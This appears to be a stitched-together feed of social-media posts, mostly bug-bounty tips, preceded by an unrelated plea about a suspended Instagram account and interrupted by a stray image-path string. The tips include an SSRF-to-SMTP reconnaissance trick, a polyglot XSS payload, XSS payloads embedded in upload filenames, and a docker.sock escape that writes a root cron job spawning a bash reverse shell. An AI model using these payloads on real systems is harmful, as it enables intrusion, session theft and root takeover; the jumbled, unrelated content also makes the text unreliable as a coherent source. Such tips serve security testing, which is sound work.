Hi @instagram ,i really need your help
I believe my account was suspended by mistake. I made an appeal with passport as ID but it is disabled now, no human review. I want to reach out to support but I'm unable to. I'm on IG more than decade+. Not sure if its hacked, Please HELP🙏
Here's my write-up for @intigriti x @ModSecurity hacking event.
The blog highlights my thought process behind finding multiple RCE bypasses.
https://t.co/oP5A9qDuVx
Probably an obvious SSRF trick for pros but I just figured out :)
1. connect with SSRF on smtp localhost:25
2. from the first line get the internal domain name
220 https://t.co/Ad49NBb7xy ESMTP Sendmail
3. search https://t.co/K0mHR0SPVH on github, find subdomains
4. connect
Here's 23 free ways to learn about API security testing:
1. Video: Traceable AI, API Hacking 101.
2. Video: Katie Paxton-Fear, API Hacking.
3. Video: Bugcrowd, Bad API, hAPI Hackers.
4. Video: OWASP API Security Top 10 Webinar.
5. Blog: Detectify, How To Hack API's in 2021.
Simple tip to find juicy assets that most hackers miss 🔥
1. Resolve all subdomains to IP addresses. Save IPs to list1.txt
2. Find the organization name https://t.co/ILHbnFQI4J uses in SSL certificates
3. Go to https://t.co/98r9ngMILK and search ssl:"Target Company"
I can't believe how often @brutelogic's payload works.
JavaScript://%250Aalert?.(1)//'/*\'/*"/*\"/*`/*\`/*%26apos;)/*<!--></Title/</Style/</Script/</textArea/</iFrame/</noScript>\74k<K/contentEditable/autoFocus/OnFocus=/*${/*/;{/**/(alert)(1)}//><Base/Href=//X55.is\76-->
#BugBounty#bugbountytips
If you find a file upload function for an image, try introducing an image with XSS in the filename like so:
<img src=x onerror=alert('XSS')>.png
"><img src=x onerror=alert('XSS')>.png
"><svg onmouseover=alert(1)>.svg
<<script>alert('xss')<!--a-->a.png
Low privileges on a host? Do have access to the docker.sock? Use this to escalate your privileges
docker run --rm --mount type=bind,source="/",target=/host alpine sh -c 'echo "* * * * * root bash -c \"bash -i >& /dev/tcp/127.0.0.1/8000 0>&1\"" | tee -a /host/etc/crontab'

I have added a JSON file so you guys can import it into the burp suite without adding it manually
https://t.co/pZXXgIAe1t
Open burpsuite -> Go to Proxy and then Options -> find match and replace -> Load options
#bugbountytips